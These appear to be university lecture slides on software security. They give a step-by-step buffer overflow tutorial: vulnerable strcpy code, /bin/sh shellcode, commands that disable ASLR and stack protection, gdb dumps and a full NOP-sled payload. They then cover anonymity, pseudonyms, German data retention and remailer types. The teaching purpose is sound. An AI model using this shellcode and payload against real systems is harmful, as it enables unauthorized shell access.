Buffer Overflow using Code Injection and Anonymity

Software Security

Steffen Helke

Chair of Software Engineering

5th November 2018

Brandenburgische
Technische Universität
Cottbus - Senftenberg

Objectives of today's lecture

- ➜ Tutorial for a buffer overflow using *code injection*
- ➜ Understanding the differences between *normal* and *perfect anonymity*
- ➜ Reflecting on the *political dimension* of the topic
- ➜ Understanding *how remailers work* and being able to name the different types of remailers

Exercises: Buffer Overflow Attack

1. Perform an attack using the presented example on your own machine (64 bit)
2. Perform the attack using the same example, but as a 32 bit program
3. Extend the attack in such away that the program will terminate properly (32 bit program)
4. Perform an attack using code injection for another given program to execute a shell on the target system

Tutorial: Buffer Overflow Attack

– Target: Injecting and executing of a shellcode –

Code Example: Buffer Overflow Attack

```
 1 #include <stdio.h>
 2 #include <string.h>
 3 #include <stdlib.h>
 4
 5 int main ( int argc , const char * argv[])
 6 {
 7     if (argc != 2)
 8     {
 9        printf("Usage:␣%s␣<text>" , argv[0]);
10        exit(1);
11     }
12
13     char buf[1024];
14     strcpy(buf, argv[1]);
15     printf("You␣wrote:n%sn", buf);
16
17     return 0;
18 }
```

- The vulnerability of the program is in line 14 (*strcpy*)
- Note that this example was successfully tested on the Ubuntu 14.04 platform
- To run it on Ubuntu 18.04 as well, I have adjusted the code a bit (see next slide)

Code Example: Buffer Overflow Attack

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

void foo(char *msg)
{
  char buf[1024];
  printf("You␣entered␣value␣%s\n", msg);
  strcpy(buf, msg);
  printf("%s\n", buf);
}

int main ( int argc , char * argv[])
{
    if (argc != 2)
    {
      printf("Usage:␣%s␣<text>" , argv[0]);
      exit(1);
    }
    foo(argv[1]);
    return 0;
}
```

- Difference is that the unsafe C function *strcpy* is not longer called directly by the main function, it was moved into the sub-function *foo*


➜ Note, on the next slides we use the example from the last slide (program name is *exploit.c*)

Tutorial: Buffer Overflow Attack (1)

1 How to construct the shellcode?

- Note, we found the shellcode on the Internet, however there exists systematic strategies to generate it by yourself
- In both cases you should test the functionality of the hex code

  gcc -z execstack -m32 shellcode.c -o shellcode



```
#include <unistd.h>

char code[] = "\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb"
              "\x16\x5b\x31\xc0\x88\x43\x07\x89\x5b\x08\x89"
              "\x43\x0c\xb0\x0b\x8d\x4b\x08\x8d\x53\x0c\xcd"
              "\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f"
              "\x73\x68\x4e\x41\x41\x41\x41\x42\x42\x42\x42";

int main(int argc, char **argv)
{
/*creating a function pointer*/
int (*func)();
func = (int (*)()) code;
(int)(*func)();
}
```

- If you run the *shellcode* program, a shell should be started on your system

Tutorial: Buffer Overflow Attack (2)

2 How to compile the program?

```
gcc -ggdb -z execstack -fno-stack-protector -m32 exploit.c -o exploit
```

3 How to deactivate the ASLR mechanism?

```
echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
```

- ASLR (*Address Space Layout Randomization*) is a technique for randomizing the structure of the address space (hard for attackers)

4 How to call the debugger?


```
gdb ./exploit
```

Tutorial: Buffer Overflow Attack (3)

5 Disassembling of the main function

disas main

- Identify a good position for a *breakpoint*



```
(gdb) disas main
Dump of assembler code for function main:
   0x0804847d <+0>:     push   %ebp
   0x0804847e <+1>:     mov    %esp,%ebp
   0x08048480 <+3>:     and    $0xfffffff0,%esp
   0x08048483 <+6>:     sub    $0x410,%esp
   0x08048489 <+12>:    cmpl   $0x2,0x8(%ebp)
   0x0804848d <+16>:    je     0x80484b0 <main+51>
   0x0804848f <+18>:    mov    0xc(%ebp),%eax
   0x08048492 <+21>:    mov    (%eax),%eax
   0x08048494 <+23>:    mov    %eax,0x4(%esp)
   0x08048498 <+27>:    movl   $0x8048580,(%esp)
   0x0804849f <+34>:    call   0x8048330 <printf@plt>
   0x080484a4 <+39>:    movl   $0x1,(%esp)
   0x080484ab <+46>:    call   0x8048360 <exit@plt>
   0x080484b0 <+51>:    mov    0xc(%ebp),%eax
   0x080484b3 <+54>:    add    $0x4,%eax
   0x080484b6 <+57>:    mov    (%eax),%eax
   0x080484b8 <+59>:    mov    %eax,0x4(%esp)
   0x080484bc <+63>:    lea    0x10(%esp),%eax
   0x080484c0 <+67>:    mov    %eax,(%esp)
   0x080484c3 <+70>:    call   0x8048340 <strcpy@plt>
   0x080484c8 <+75>:    lea    0x10(%esp),%eax
```

6 Set a breakpoint after calling *strcpy* for a memory check

*b * 0x080484c8*

Tutorial: Buffer Overflow Attack (4)


7. Start the program with a suitable argument as an input

   run ‘perl -e ’print “\x90” x 1030’‘ [1]

8. Check the memory of the *stack frame* when the program stops at the *breakpoint*

   info frame

   ➜ The return address is framed in *red*



```
(gdb) info frame
Stack level 0, frame at 0xffffcc20:
 eip = 0x80484c8 in main (exploit.c:15); saved eip = 0xf7e31ad3
 source language c.
 Arglist at 0xffffcc18, args: argc=2, argv=0xffffccb4
 Locals at 0xffffcc18, Previous frame's sp is 0xffffcc20
 Saved registers:
  ebp at 0xffffcc18, eip at 0xffffcc1c
(gdb) █
```


1.) Instead of using the command tool *printf*, the command tool *perl* can help you transform a hex code into the corresponding special character. Note the code \x90 represents the *No Operation* (NOP) which is quite useful for code injection, because the precise location of the injection code cannot always be predicted.

Tutorial: Buffer Overflow Attack (5)

9 Check the stack memory starting from ESP and check how many characters are needed to reach the memory location of the return address

x /300xw $esp

- The return address is framed in *red*



```
0xffffcba0:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffcbb0:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffcbc0:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffcbd0:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffcbe0:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffcbf0:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffcc00:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffcc10:     0x90909090      0x00009090      0x00000000      0xf7e31ad3
```

- Conclusion: We need 6 NOPs more to reach the return address

Tutorial: Buffer Overflow Attack (6)

10 Construct a string using three components

(1) some NOPs (981 hex),

(2) our Shellcode (55 hex),

(3) a memory address that points to a location in the middle of the NOPs e.g. \x41\xcb\xff\xff (4 hex, reverse order)

➜ Input defined using a perl instruction

```
run ‘perl -e ’print “\x90” x 981 . “\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80
\xeb\x16\x5b\x31\xc0\x88\x43\x07\x89\x5b\x08\x89\x43\x0c\xb0\x0b\x8d\x4b\x08
\x8d\x53\x0c\xcd\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68\x4e\x41\x41
\x41\x41\x42\x42\x42\x42” . “\x58\xcb\xff\xff” ’‘
```

11 Results

- Program call using the string above should start a shell
- Inside of the debugger the attack works only without breakpoints

Anonymity and Pseudonymity

Anonymity implemented by anonymization

Perfect anonymity - is it possible?

Target

- Hiding your own identity
- Note: Perfect anonymity is usually not reachable!

Questions

- For which partners should our identity be anonymous?
- What happens if several people put their data together?
- Can anonymity be eliminated to resolve disputes?

What exactly do we mean by anonymity?

Definition (given by Pfitzmann)

A person in a role R is anonymous relative to an event E and an attacker A, if for every person not cooperating with A, the anonymous person has the role R in E with a probability truly greater than 0 and truly smaller than 1 after every observation from A.


Perfect Anonymity

Definition (given by Pfitzmann)

A person in a role R relative to an event E and an attacker A is perfectly anonymous, if for every person not cooperating with A, the anonymous person has the role R in E with the same probability before and after an observation from A.

Pseudonyms (a fictitious name, especially one used by an author.)

... can be classified according to personal relation


pseudonyms
personal pseudonyms
role pseudonyms
public personal pseudonyms
non–public personal pseudonyms
anonymous personal pseudonyms
business relational pseudonyms
transactional pseudonyms
anonymity

Personal Pseudonyms

... are *permanently*, i.e. used for more than one business relation

- **Public Personal Pseudonym**
  - e.g. telephone number of a public phone book
- **Non-public Personal Pseudonym**
  - Name behind this pseudonym is only known to selected people
  - e.g. anonymous account number, secret telephone number
- **Anonymous Personal Pseudonym**
  - Name behind this pseudonym is only known to the owner
  - e.g. DNA, biometric attributes (unfortunately not anymore)

Note: For personal pseudonyms, a observer continuously receives data about the owner of the pseudonym and after some time it will be possible to identify him (linkability)

Role-related Pseudonyms

… are not *assigned* to the person, but *to the roles of the person*

- **Business-related Pseudonym**
  - is used for several transactions of the same relationship, e.g. customer number
  - does not prevent the chaining completely
- **Transactional Pseudonym**
  - is only used for one transaction
  - from a confidentiality point of view, transaction pseudonyms should be used whenever possible

What types of data are collected when you browse the Internet?

Application Service Provider (ASP)

- IP addresses with time information
- Properties of the client computer
- Search engine queries
- Analysis of buying behaviour using cookies
- List of visited websites with the help of *tracking services*

... and much more

Internet Service Provider (ISP)

- Assignment of IP address and associated name
- Traceability via different IP addresses, if a dynamic IP address assignment is used

Government Measures to protect Privacy

What is useful for an attacker?

- Merging data from ASP and ISP
- Practice where IP addresses are no longer assigned dynamically
  ➜ *Risk with the IPv6 standard*
- ?? Attacks are easier when a person or company acts in both roles (ASP and ISP)

Laws and regulations

- Data protection laws in Germany should set limits
- Merging of ASP and ISP data only allowed if this is really necessary for the provision of a service and/or billing
- Unnecessary personal data must be deleted!

Benefit vs. Abuse of Anonymity

(a round solid figure, or its surface, with every point on its surface equidistant from its centre.)

Benefits:

+ Protection of the private sphere
+ Right to freedom of political speech without fear of oppression

(mental pressure or distress.)

+ Opinion assessment is often more objective
+ It is possible to carry out investigations that no one should know about (e.g. suspicion of illness)

(a feeling or thought that something is possible, likely, or true.)

Abuse:

– Criminal offenders are difficult to identify

– Allows the exchange of illegal content (e.g. child pornography)

– Illegal financial transactions are possible

– Attackers who attack the net are hard to catch

Controversial Legislative Proposal

Mandatory Data Retention (Vorratsdatenspeicherung)

- Objective: Collect data also *without suspicion* of all internet users to be able to fight crime more effectively
- Implementation: Storage of telecommunications data 6 months in advance by private internet service providers
- Judgement by the German Constitutional Court of Karlsruhe in 2010: The first proposal implementing data retention is not compatible with the Basic Law (Article 10: Basic rights to secrecy of telecommunications)
- A reworked proposal was passed by the parliament in October 2015 and has been implemented since December 2015.
- but more lawsuits are pending ...

Data Retention in Germany

What should be recorded?

- **Telephone:** Caller's number, called person and time of call, mobile phone's device number
- **Internet:** IP address of the user
- **E-mail:** IP address of the sender, recipient's e-mail address, time of sending, access to mailbox

What should not be stored?

- no contents of accessed websites, including Internet addresses (URLs)
- no contents of e-mails
- no contents of telephone conversations

Strategies for Anonymization


Anonymous Communication using Remailers

Remailer

- Servers that pseudonymize or anonymize Internet messages (e.g. emails)
- Classification by capability (Type 0 to III)

Basic idea of MIXes [Chaum, 1981]

- MIXes create a hard-to-trace communication
- no central instance to control all MIXes
- MIXes should not be operated by the same institution



Anonymous Remailers

Question: What are the type of the remailers?
Answer: Type 0 to III remailers

Pseudonymous: Sending and receiving e-mail pseudonym

Cypherpunk: chaining and encrypting message in each step possible, it is user controlled.

Mixmaster: adding a random number or decomposing in same size sending message with composition possible by last remailer, here artificial message generate.

Mixminion: implements it's own protocol, don't use infrastructure of existing server, support reply to anonymous sender, encrypted communication.

Classification

- Pseudonymous remailers (**Type 0**)
- Cypherpunk remailers[1] (**Type I**)
- Mixmaster remailers (**Type II**)
- Mixminion remailers (**Type III**)

Pseudonymous remailer

- Sending emails with pseudonym using a remailer server
- Reply to e-mails also possible via pseudonym


remailer server

[1] *Cypherpunk* is an artificial word derived from cipher, cyber and punk

Remailer of Type I and II


Cypherpunk-Remailer

- Chaining of several remailers
- Encrypting messages for each communication step
- user-controlled procedure



Mixmaster

- Each message has the same size, implemented by adding random numbers or by decomposition
- The last remailer provides a composition mechanism
- Sending messages in random order
- Generating artificial data traffic



Remailer of Type III

Mixminion

- Similar to Mixmaster, but implements its own protocol for sending messages
- So you don't have to access the existing infrastructure on a server anymore
- Communication is always encrypted
- Replies to anonymous senders are supported